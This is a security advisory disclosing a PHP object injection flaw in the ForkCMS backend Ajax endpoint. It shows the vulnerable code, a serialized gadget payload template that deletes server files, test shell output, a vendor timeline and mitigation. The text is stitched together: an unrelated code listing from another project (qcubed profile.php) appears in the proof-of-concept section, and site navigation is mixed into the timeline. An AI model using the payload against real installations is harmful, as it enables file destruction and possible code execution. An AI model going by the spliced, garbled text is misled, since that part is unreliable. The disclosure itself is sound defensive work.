Accessibility: Remote
Severity: Medium
Author: Wolfgang Hotwagner (AIT Austrian Institute of Technology)

SUMMARY

ForkCMS is an open source cms written in PHP. (https://www.fork-cms.com/)

VULNERABILITY DESCRIPTION

PHP object injection in the Ajax-endpoint of the backend in ForkCMS below version 5.8.3 allows authenticated remote user to execute malicious code.

The ajax-callbacks for the backend use unserialize without restrictions or any validations. An authenticated user could abuse this to inject malicious PHP-Objects which could lead to remote code execution:


```
<?php
namespace Backend\Core\Ajax;
use Backend\Core\Engine\Base\AjaxAction as BackendBaseAJAXAction;
use Symfony\Component\HttpFoundation\Response;
/**
 * This action will generate a valid url based upon the submitted url.
 */
class GenerateUrl extends BackendBaseAJAXAction
{
    public function execute(): void
    {
        // call parent, this will probably add some general CSS/JS or other required files
        parent::execute();
        // get parameters
        $url = $this->getRequest()->request->get('url', '');
        $className = $this->getRequest()->request->get('className', '');
        $methodName = $this->getRequest()->request->get('methodName', '');
        $parameters = $this->getRequest()->request->get('parameters', '');
        // cleanup values
        $parameters = unserialize($parameters); // ← VULNERABLE CODE
        // fetch generated meta url
        $url = urldecode($this->get('fork.repository.meta')->generateUrl($url, $className, $methodName, $parameters));
        // output
        $this->output(Response::HTTP_OK, $url);
    }
}
```

PROOF OF CONCEPT


In order to exploit this vulnerability, an attacker has to be authenticated with least privileges. We tested this exploit with "Dashboard" permissions:

VENDOR CONTACT TIMELINE

2020-05-01		Contacting the vendor		
2020-06-08	Anrufen (tel:0043505500)	Vendor replied	E-Mail	Standorte (/ueber-das-ait/standorte-und-tochterunternehmen)



[/fileadmin/mc/digital_safety_security/images/CVE4.jpg]



[/fileadmin/mc/digital_safety_security/images/CVE4_2.jpg]

2020-07-07	Vendor released an updated version
2021-02-15	Public disclosure

```
qcubed/qcubed/blob/master/assets/php/profile.php

3
4           //Exit gracefully if called directly or profiling data is missing.
5           if ( !isset($_POST['intDatabaseIndex']) && !isset($_POST['strProfileData'])
6                   exit('Nothing to profile. No Database Profiling data recived.');
7
8           if ( !isset($_POST['intDatabaseIndex']) || !isset($_POST['strProfileData'])
9                   throw new Exception('Database Profiling data appears to have been co
10
11          $intDatabaseIndex = intval($_POST['intDatabaseIndex']);
12          $strReferrer = QApplication::HtmlEntities($_POST['strReferrer']);
13
14          $objProfileArray = unserialize(base64_decode($_POST['strProfileData']));
15          $objProfileArray = QType::Cast($objProfileArray, QType::ArrayType);
16          $intCount = count($objProfileArray);
17
18          function PrintExplainStatement($strOriginalQuery) {
19                  global $intDatabaseIndex;
20                  if (substr_count($strOriginalQuery, "AUTOCOMMIT=1") > 0) {
21                          return null;
22                  }
23                  $result = "";
24
25                  $objDb = QApplication::$Database[$intDatabaseIndex];
26                  $objDbResult = $objDb->ExplainStatement($strOriginalQuery);
27                  if (!$objDbResult) {
28                          return "";
29                  }
30
```

[/fileadmin/mc/digital_safety_security/images/CVE2_2.jpg]

For demonstration purposes we created a proof of concept exploit that deletes files and directories from the webserver. With a little bit more effort an attacker might also find a payload for executing a webshell. There are many gadgets available in the vendor directory.

The object-injection code for generating a payload might look as following:

```
'O:27:"Swift_KeyCache_DiskKeyCache":1:{s:4:"keys";a:1:{s:%d:"%s";a:1:{s:%d:"%s";s:9:"something";}}}' % (len(filepath),filepath,len(deletefile),deletefile)
```


First we created a file with proper permissions on the webserver that the exploit should delete later:

```
ssh root@192.168.233.129
root@debianbuster:/var/www/forkcms# ls -l /var/www/forkcms/testdir/
total 4
-rw-r--r-- 1 www-data www-data 0 May  1 17:12 testfile
-rw-rw-r-- 1 www-data www-data 2 Apr 30 19:24 test.php
root@debianbuster:/var/www/forkcms#
```

web-user has permissions to delete that file


[/fileadmin/mc/digital_safety_security/images/CVE4_3.jpg]

After that we can execute our exploit:



(/fileadmin/mc/digital_safety_security/images/CVE4_4.jpg)

As we can see next, the file was deleted successfully:



(/fileadmin/mc/digital_safety_security/images/CVE4_5.jpg)

VULNERABLE VERSIONS

All versions including 5.8.1 are affected.

TESTED VERSIONS

ForkCMS 5.8.1 (with Debian 10 and PHP 7.3.14-1)

IMPACT

An authenticated user with minimal privileges could execute malicious code.

MITIGATION

Fork-5.8.3 fixed that issue

ADVISORY URL

https://www.ait.ac.at/ait-sa-20210215-04-poi-forkcms (https://www.ait.ac.at/ait-sa-20210215-04-poi-forkcms)

WOLFGANG HOTWAGNER

Research Engineer /
Security & Communication Technologies

+43 664 88335483 (tel:+43 664 8833 5483)

+43 50550-4150

wolfgang.hotwagner(at)ait.ac.at (mailto:wolfgang.hotwagner@ait.ac.at)

FOLLOW US

LINKS